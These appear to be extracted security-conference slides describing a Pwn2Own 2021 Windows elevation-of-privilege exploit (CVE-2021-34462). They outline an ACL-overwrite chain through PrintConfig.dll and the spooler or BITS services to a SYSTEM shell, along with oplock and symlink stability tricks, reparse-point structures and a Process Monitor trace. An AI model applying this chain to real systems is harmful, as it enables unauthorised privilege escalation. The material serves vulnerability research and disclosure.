
ACL Overwriting to EoP

- Find a target file to overwrite ACL
 - PrintConfig.dll – SYSTEM:Full
 - TypeLib: SysFxUI.dll – SYSTEM:Full
- Write the target file with the arbitrary content
 - Run the interactive cmd shell in current user session in the dllmain
 - Script moniker
- Start the system service, load the target file and execute arbitrary code in it
 - StartXpsPrintJob: spooler service will load PrintConfig.dll
 - IBackgroundCopyJob->SetNotifyInterface: BITS service will load the TypeLib file and execute the script moniker in SysFxUI.dll
- Enjoy the SYSTEM SHELL!


Stability, stability, stability!

- Rerun until success
 - Read and write a config file for the initial setup
 - vulnerable directory: SettingsContainer or mcg or both
 - Solitaire version and installed location from CURRENT_USER registry
 - Current session id
 - Carefully deal with each failed situation and cleanup
 - CloseHandle
 - DeleteSymlink
 - DeleteMountPoint
 - TerminateThread
 - DeleteDir/CreateDir
 - DeleteOplock
 - Set a suitable timeout for the oplock
 - Restore the initial status when running a new round trial
 - Not interrupt uninstall and reinstall process
- Corner cases
 - Wait for Solitaire setup is finished, and the vulnerable directory is ready when a new normal user is created and login for 1st time

Wrap up



Pwn2Own 2021 Win EoP Demo (CVE-2021-34462)



The memory corruption bug in reparse points


Operate Reparse Point

```
BOOL DeviceIoControl(
    (HANDLE) hDevice,           // handle to file or directory
    FSCTL_X_REPARSE_POINT,     // dwIoControlCode
    (LPVOID) lpInBuffer,        // lpInBuffer
    (DWORD) nInBufferSize,      // nInBufferSize
    (LPVOID) lpOutBuffer,       // output buffer
    (DWORD) nOutBufferSize,     // size of output buffer
    (LPDWORD) lpBytesReturned,   // number of bytes returned
    (LPOVERLAPPED) lpOverlapped // OVERLAPPED structure
);
```

Operation	Description
<u>FSCTL_SET_REPARSE_POINT</u> 0X900A4	Allows the calling program to set a new reparse point, or to modify an existing one.
<u>FSCTL_GET_REPARSE_POINT</u> 0X900A8	Obtains the information stored in an existing reparse point.
<u>FSCTL_DELETE_REPARSE_POINT</u> 0X900AC	Removes an existing reparse point.

Reparse Data Structure

```
typedef struct _REPARSE_DATA_BUFFER {
    ULONG ReparseTag; ←
    USHORT ReparseDataLength;
    USHORT Reserved;
    union {
        struct {
            USHORT SubstituteNameOffset;
            USHORT SubstituteNameLength;
            USHORT PrintNameOffset;
            USHORT PrintNameLength;
            ULONG Flags;
            WCHAR PathBuffer[1];
        } SymbolicLinkReparseBuffer;
        struct {
            USHORT SubstituteNameOffset;
            USHORT SubstituteNameLength;
            USHORT PrintNameOffset;
            USHORT PrintNameLength;
            WCHAR PathBuffer[1];
        } MountPointReparseBuffer;
        struct {
            UCHAR DataBuffer[1]; ←
        } GenericReparseBuffer;
    } DUMMYUNIONNAME;
} REPARSE_DATA_BUFFER, *PREPARSE_DATA_BUFFER;
```




Reparse Point Tag

54 Reparse Point Tags

value	meaning
IO_REPARSE_TAG_MOUNT_POINT 0xA0000003	Allows the calling program to set a new reparse point, or to modify an existing one.
IO_REPARSE_TAG_SYMLINK 0xA000000C	Used for symbolic link support. See section 2.1.2.4 .
IO_REPARSE_TAG_DRIVE_EXTENDER 0x80000005	Home server drive extender. <3>
IO_REPARSE_TAG_HSM2 0x80000006	Obsolete. Used by legacy Hierarchical Storage Manager Product.
IO_REPARSE_TAG_SIS 0x80000007	Used by single-instance storage (SIS) filter driver. Server-side interpretation only, not meaningful over the wire.
IO_REPARSE_TAG_WCI 0x80000018	Used by the Windows Container Isolation filter. Server-side interpretation only, not meaningful over the wire.
IO_REPARSE_TAG_WCI_1 0x90001018	Used by the Windows Container Isolation filter. Server-side interpretation only, not meaningful over the wire.
IO_REPARSE_TAG_WCI_LINK 0xA0000027	Used by the Windows Container Isolation filter. Server-side interpretation only, not meaningful over the wire.
IO_REPARSE_TAG_WCI_LINK_1 0xA0001027	Used by the Windows Container Isolation filter. Server-side interpretation only, not meaningful over the wire.
...	...

The memory corruption vulnerability model



Find the target - dynamic

Event		Process	Stack
Date:	1/26/2021 4:22:16.7496554 PM		
Thread:	3460		
Class:	File System		
Operation:	CreateFile		
Result:	SUCCESS		
Path:	C:\Users\ga10is\AppData\Local\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\LocalCache		
Duration:	0.0001341		
Desired Access:	Read Attributes, Synchronize		
Disposition:	Open		
Options:	Synchronous IO Non-Alert, Open Reparse Point		
Attributes:	n/a		
ShareMode:	Read, Write		
AllocationSize:	n/a		
OpenResult:	Opened		



Event		Process	Stack
Image			
Host Process for Windows Services			
Microsoft Corporation			
Name:	svchost.exe		
Version:	10.0.19041.1 (WinBuild.160101.0800)		
Path:	C:\WINDOWS\system32\svchost.exe		
Command Line:	C:\WINDOWS\system32\svchost.exe -k DcomLaunch -p		

PID: 812 Architecture: 64-bit
Parent PID: 680 Virtualized: False
Session ID: 0 Integrity: System
User: NT AUTHORITY\SYSTEM

Event	Process	Stack
Fra...	Module	Location
U 11	ntdll.dll	NtCreateFile + 0x14
U 12	KERNELBASE.dll	CreateFileInternal + 0x2c0
U 13	KERNELBASE.dll	CreateFileW + 0x66
U 14	daxexec.dll	WcpReadReparsePoint + 0xce
U 15	daxexec.dll	WciReadReparsePointData + 0x42
U 16	daxexec.dll	DesktopAppXVFS::WindowsContainerVfsDetails::GetReparsePointData + 0x36
U 17	daxexec.dll	DesktopAppXVFS::WindowsContainerVfs::ConfigureAppDataBindFilter + 0x15d
U 18	daxexec.dll	DesktopAppXVFS::WindowsContainerVfs::WindowsContainerVfs + 0x124
U 19	daxexec.dll	DesktopAppXVFS::VfsProvider::ApplyMappings + 0x99
U 20	daxexec.dll	DesktopAppXVFS::VfsProvider::ConfigureForActivation + 0x215
U 21	daxexec.dll	helium::Container::Start + 0x948
U 22	daxexec.dll	helium::AddProcess + 0x587
U 23	daxexec.dll	PostCreateProcessDesktopAppXActivation + 0x337
U 24	rpcss.dll	CClassData::PrivilegedLaunchRunAsServer + 0x180d
U 25	rpcss.dll	<lambda_9f1cc42dbf9f3f3c127e6e5c79e317cf>::operator() + 0x1b0
U 26	rpcss.dll	_LaunchRunAsServer + 0xe2
U 27	RPCRT4.dll	Invoke + 0x73
U 28	RPCRT4.dll	NdrStubCall2 + 0x733
U 29	RPCRT4.dll	NdrServerCall2 + 0x1a
U 30	RPCRT4.dll	DispatchToStubInCNoAvrf + 0x18
U 31	RPCRT4.dll	RPC_INTERFACE::DispatchToStubWorker + 0x1a6
U 32	RPCRT4.dll	RPC_INTERFACE::DispatchToStub + 0xf8
U 33	RPCRT4.dll	LRPC_SCALL::DispatchRequest + 0x31f
U 34	RPCRT4.dll	LRPC_SCALL::HandleRequest + 0x7f8
U 35	RPCRT4.dll	LRPC_ADDRESS::HandleRequest + 0x341
U 36	RPCRT4.dll	LRPC_ADDRESS::ProcessIO + 0x89e
U 37	RPCRT4.dll	LrpclComplete + 0xc2
U 38	ntdll.dll	TppAlpcpExecuteCallback + 0x260
U 39	ntdll.dll	TppWorkerThread + 0x456
U 40	KERNEL32.DLL	BaseThreadInitThunk + 0x14
U 41	ntdll.dll	RtlUserThreadStart + 0x21

Find the target - static

